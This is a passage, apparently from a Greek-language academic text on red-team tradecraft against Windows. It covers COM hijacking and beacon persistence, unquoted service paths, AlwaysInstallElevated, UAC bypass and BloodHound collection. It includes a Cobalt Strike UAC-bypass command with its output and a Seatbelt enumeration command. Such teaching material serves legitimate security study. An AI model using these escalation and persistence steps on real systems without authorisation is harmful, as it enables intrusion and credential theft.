
διαδικασίας που θα ήθελε μια κόκκινη ομάδα να τροποποιήσει μπορεί να ταράξει την μην σωστή ομαλή λειτουργία του τοπικού περιβάλλοντος. Για να εξεταστεί πιο συγκεκριμένα πρέπει η κόκκινη ομάδα να έχει ερευνήσει από πριν τη διαδικασία εμπλοκής κάποια υποψήφια διαδικασία ώστε να επιτύχει σωστά αυτή η τεχνική επίθεσης. Σύμμαχος σε αυτή την ερευνά είναι τα Sysinternals εργαλεία της Microsoft. Η σουίτα εργαλείων SysInternals είναι απλώς ένα σύνολο εφαρμογών των Windows που μπορούν να ληφθούν δωρεάν από την ενότητα τους στην τοποθεσία Ιστού της Microsoft. Είναι όλα φορητά, πράγμα που σημαίνει ότι όχι μόνο δεν χρειάζεται να εγκατασταθούν, αλλά μπορούμε να ενσωματωθούν σε μια μονάδα flash και να τα χρησιμοποιηθούν από οποιονδήποτε υπολογιστή. Το Process Monitor είναι μέρος της εξαιρετικής σουίτας Sysinternals (Εικόνα 13). Δείχνει σε πραγματικό χρόνο το σύστημα αρχείων, το μητρώο και τη δραστηριότητα διεργασιών και είναι πολύ χρήσιμο για την εύρεση διαφορετικών τύπων πρωτόγονων κλιμάκωσης προνομίων. Λόγω του τεράστιου αριθμού των γεγονότων που δημιουργούνται, το φιλτράρισμα είναι απαραίτητο για να βρεθούν διεργασίες που μπορούν να είναι χρήσιμες για την εκτέλεση ενός COM Hijack. Τα φίλτρα που πρέπει να ενσωματωθούν είναι τα εξής:

- Λειτουργίες RegOpenKey
- όπου το αποτέλεσμα είναι ONOMA ΔΕΝ ΒΡΕΘΗΚΕ
- και η διαδρομή τελειώνει με InprocServer32




Εικόνα 13: Φίλτρα στο Process Monitor.

Για να επιταχυνθεί η συλλογή, η κόκκινη ομάδα πρέπει να κάνει κλικ σε τυχαία πράγματα, να μεταβεί στο μενού των Windows, να εκκινήσει εφαρμογές κ.λπ. Μετά από λίγα λεπτά, εμφανίζονται πάνω από 5.000 συμβάντα - τα περισσότερα από τον Explorer, μερικά από λογισμικό τρίτου κατασκευαστή και άλλα από στοιχεία λειτουργικού συστήματος (Εικόνα 14).



Εικόνα 14: Αποτελέσματα Process Monitor.

Μια πτυχή που πρέπει να προσέξει μια κόκκινη ομάδα είναι ο αριθμός των φορών που φορτώνεται ένα συγκεκριμένο CLSID. Εάν κάνει Hijack ένα CLSID που φορτώνεται κάθε δύο δευτερόλεπτα, θα περάσει δύσκολες στιγμές, καθώς ανά δυο δευτερόλεπτα θα παίρνει καινούργιο beacon - επομένως αξίζει τον κόπο η πρόσθετη προσπάθεια για να βρεθεί ένα CLSID που φορτώνεται ημι-συχνά, αλλά όχι τόσο πολύ, ή που φορτώνεται όταν μια εφαρμογή που χρησιμοποιείται συνήθως (Word, Excel, Outlook κ.λπ.) όταν ανοίγει. Ένα επίσης εξαιρετικό μέρος που μπορεί μια κόκκινη ομάδα να ψάξει είναι διεργασίες του Task Schduler και συγκεκριμένα MsCtfMonitor, το οποίο επιτρέπει κάθε φορά που ένας χρήστης εισέρχεται στον τοπικό υπολογιστή να ανοίγει μια καινούργια σύνδεση beacon (Εικόνα 15).



Εικόνα 15: MsCtfMonitor διεργασία.

2.2 Unquoted Service Path

Η κλιμάκωση των προνομίων υπολογιστή επιτρέπει σε μια κόκκινη ομάδα να ανυψώσει τα προνόμια ενός τυπικού χρήστη σε τοπικό Διαχειριστή. Τα αυξημένα προνόμια μπορούν να προσφέρουν ένα τακτικό πλεονέκτημα επιτρέποντάς, να αξιοποιήσει η κόκκινη ομάδα ορισμένες πρόσθετες δυνατότητες. Για παράδειγμα, απόκτηση διαπιστευτηρίων με το Mimikatz, εγκατάσταση επιμονής ή χειρισμός της διαμόρφωσης κεντρικού υπολογιστή, όπως το τείχος προστασίας. Σύμφωνα με την «αρχή των ελάχιστων προνομίων» - η κλιμάκωση των προνομίων θα πρέπει να επιδιώκεται μόνο εάν παρέχει ένα μέσο για την επίτευξη του τελικού στόχου, όχι κάτι που γίνεται «ακριβώς επειδή πρέπει». Μια διαδρομή υπηρεσίας χωρίς εισαγωγικά υφίσταται όπου η διαδρομή προς το δυαδικό αρχείο υπηρεσίας δεν είναι τυλιγμένη σε εισαγωγικά. Γιατί είναι αυτό πρόβλημα; Από μόνο του δεν είναι, αλλά υπό συγκεκριμένες συνθήκες μπορεί να οδηγήσει σε ανύψωση των προνομίων. Όταν τα Windows επιχειρούν να διαβάσουν τη διαδρομή προς αυτό το εκτελέσιμο αρχείο, ερμηνεύουν το διάστημα ως τερματιστή. Έτσι το λειτουργικό σύστημα θα προσπαθήσει να εκτελέσει τα εξής (με τη σειρά):


```
1) C:\Program.exe
2) C:\Program Files\Vuln.exe
```

```
3) C:\Program Files\Vuln Services\Service.exe
```

Εάν μπορεί η κόκκινη ομάδα να εγγράψει ένα δυαδικό αρχείο σε οποιαδήποτε από αυτές τις διαδρομές, η υπηρεσία θα το εκτελέσει πριν από το πραγματικό. Φυσικά, δεν υπάρχει καμία εγγύηση ότι η κόκκινη ομάδα έχει δικαιώματα εγγραφής σε κανένα από αυτά.
Το WMI μπορεί να χρησιμοποιηθεί για να τραβήξει μια λίστα με κάθε υπηρεσία και τη διαδρομή προς το εκτελέσιμό της. Για όσους μπορεί να μην είναι εξοικειωμένοι με αυτόν τον όρο, το WMI σημαίνει όργανο διαχείρισης των Windows. Η Microsoft εκθέτει το WMI στο PowerShell μέσω του Get-WmiObject και άλλων σχετικών cmdlet. Αυτά τα cmdlet καθιστούν δυνατή την πρόσβαση σε μέρη του λειτουργικού συστήματος στα οποία θα ήταν δύσκολο ή αδύνατο να προσεγγιστούν χρησιμοποιώντας εγγενή, μη σχετιζόμενα με το WMI cmdlet PowerShell.

2.3 Always Install Elevated

Όλοι γνωρίζουν ότι το λειτουργικό σύστημα Windows είναι εγκατεστημένο με μια μηχανή Windows Installer που χρησιμοποιείται από πακέτα MSI για την εγκατάσταση εφαρμογών. Αυτά τα πακέτα MSI μπορούν να εγκατασταθούν με αυξημένα προνόμια για χρήστες που δεν είναι διαχειριστές. Για το σκοπό αυτό, η πολιτική AlwaysInstallElevated επιτρέπει στους τυπικούς χρήστες να εγκαθιστούν εφαρμογές που απαιτούν πρόσβαση σε καταλόγους και κλειδιά μητρώου που συνήθως δεν έχουν άδεια να αλλάξουν. Αυτό ισοδυναμεί με την παραχώρηση πλήρους διαχειριστικών δικαιωμάτων και παρόλο που η Microsoft αποθαρρύνει σθεναρά τη χρήση του, εξακολουθεί να υπάρχει σε διάφορα συστήματα (Εικόνα 16).




Εικόνα 16: Always Install Elevated πολιτική.

Έχοντας μια σύνδεση Beacon σαν απλός χρήστης σε μηχάνημα, η κόκκινη ομάδα μπορεί να κάνει χρήση του εργαλείου SharpUp (https://github.com/GhostPack/SharpUp) ώστε να ανιχνεύσει επίσημα την αδυναμία. Το SharpUp.exe είναι μέρος της σουίτας εργαλείων GhostPack και είναι μια παραλλαγή σε C# του PowerUp που εκτελεί πολυάριθμους ελέγχους κλιμάκωσης προνομίων.

2.4 UAC Bypass


Οι βετεράνοι των Windows Vista θα θυμούνται το παράθυρο Ελέγχου Λογαριασμού Χρήστη που εμφανιζόταν κάθε φορά που μια ενέργεια ήθελε να εκτελέσει μια προνομιακή λειτουργία. Αυτό έγινε για να αποτραπεί η εκτέλεση ενεργειών από κακόβουλες εφαρμογές χωρίς τη ρητή συγκατάθεση ενός διαχειριστή. Με άλλα λόγια, είναι μια δυνατότητα ασφαλείας των Windows που υποστηρίζει την αποτροπή μη εξουσιοδοτημένων τροποποιήσεων στο λειτουργικό σύστημα Το UAC διασφαλίζει ότι οι συγκεκριμένες αλλαγές γίνονται μόνο με εξουσιοδότηση από τον διαχειριστή. Εάν οι αλλαγές δεν επιτρέπονται

από τον διαχειριστή, δεν εκτελούνται και τα Windows παραμένουν αμετάβλητα (Εικόνα 17).



Εικόνα 17: UAC Windows 7.

Το UAC λειτουργεί εμποδίζοντας ένα πρόγραμμα να εκτελεί εργασίες που περιλαμβάνουν αλλαγές συστήματος/συγκεκριμένες εργασίες. Οι ενέργειες αυτές που δεν θα λειτουργήσουν εκτός εάν η διαδικασία που επιχειρείται να εκτελεστεί, εκτελείται με δικαιώματα διαχειριστή. Από προεπιλογή, οι εφαρμογές θα εκτελούνται σε περιβάλλον μεσαίας ακεραιότητας, ακόμα κι αν ο χρήστης είναι τοπικός διαχειριστής. Το UAC εισήχθη για πρώτη φορά στα Windows Vista και προσέλκυσε παράπονα από τους χρήστες λόγω της συχνότητας και της ενόχλησης των αναδυόμενων παραθύρων, γεγονός που οδήγησε τη Microsoft να εισαγάγει κάποιες χαλαρώσεις. Αυτέ επιτρέπουν σε ορισμένες από τις δικές τους αξιόπιστες, υπογεγραμμένες εφαρμογές να "ανυψώνονται αυτόματα" χωρίς συγκατάθεση υπό ορισμένες προϋποθέσεις. Από πολλές απόψεις, αυτή η απόφαση άνοιξε το δρόμο για πολλά από τα κενά που εκμεταλλεύονται τις «παρακάμψεις UAC» (Εικόνα 18).




Εικόνα 18: Προϋποθέσεις για παράκαμψη του UAC.

Η προεπιλεγμένη ρύθμιση παραμέτρων για το UAC είναι Ερώτηση για συναίνεση για δυαδικά αρχεία εκτός των Windows, αλλά μπορεί επίσης να έχει διαφορετικές ρυθμίσεις, όπως Ερώτηση για διαπιστευτήρια, Ερώτηση για συναίνεση και Ανύψωση χωρίς προτροπή.

Το εργαλείο seatbelt (https://github.com/GhostPack/Seatbelt) μπορεί να χρησιμοποιηθεί για την αναζήτηση της διαμόρφωσης που εφαρμόζεται σε ένα μηχάνημα (Εικόνα 19):

```
execute-assembly C:\Tools\Seatbelt\Seatbelt\bin\Debug\Seatbelt.exe uac
```



Εικόνα 19: Χρήση Seatbelt για ανίχνευση είδους UAC.

Η παράκαμψη UAC είναι μια τεχνική με την οποία μια εφαρμογή μπορεί να μεταβεί από Μέτρια σε Υψηλή Ακεραιότητα χωρίς να ζητηθεί συναίνεση. Αυτό δεν είναι τεχνικά μια εκμετάλλευση ανύψωσης δικαιωμάτων, επειδή η Microsoft δεν θεωρεί το UAC ως όριο ασφαλείας, και δεδομένου ότι ο χρήστης πρέπει να είναι τοπικός διαχειριστής, δεν κερδίζεται κανένα προνόμιο που δεν επιτρέπεται ήδη να έχει ο χρήστης.

Το Cobalt Strike παρέχει δύο τρόπους εκτέλεσης κώδικα για παράκαμψη του UAC. Η πρώτη είναι μέσω της εντολής elevate, η οποία εκκινεί έναν ακροατή μέσω της επιλεγμένης τεχνικής. Η δεύτερη είναι μέσω της εντολής runasadmin, η οποία επιτρέπει να εκτελεστεί οποιαδήποτε αυθαίρετη εντολή (Εικόνα 20).

```
beacon> elevate uac-token-duplication tcp-4444-local
[+] Success! Used token from PID 480
```

Εικόνα 20: Παράκαμψη UAC με την τεχνική elevate.

2.5 BloodHound


Το BloodHound (https://github.com/BloodHoundAD/BloodHound) είναι μια εφαρμογή που χρησιμοποιεί τη θεωρία γραφημάτων για να εμφανίζει τις σχέσεις μεταξύ διαφορετικών στοιχείων της υπηρεσίας καταλόγου Active Directory, ειδικά για την περίπτωση χρήσης της εύρεσης μονοπατιών επίθεσης. Το BloodHound απαιτεί τη χρήση δύο πρόσθετων στοιχείων: μιας βάσης δεδομένων neo4j και του συλλέκτη δεδομένων SharpHound.

Η βάση δεδομένων θα είναι άδεια, οπότε ήρθε η ώρα να εκτελέσετε τη συλλογή δεδομένων με το SharpHound. Το SharpHound έχει μια σειρά από διαφορετικές μεθόδους συλλογής (Εικόνα 21):

- Deafult - Εκτελεί συλλογή μελών ομάδας, συλλογή αξιοπιστίας τομέα, συλλογή τοπικής ομάδας, συλλογή περιόδων σύνδεσης,


συλλογή ACL, συλλογή ιδιοτήτων αντικειμένου και συλλογή στόχων SPN
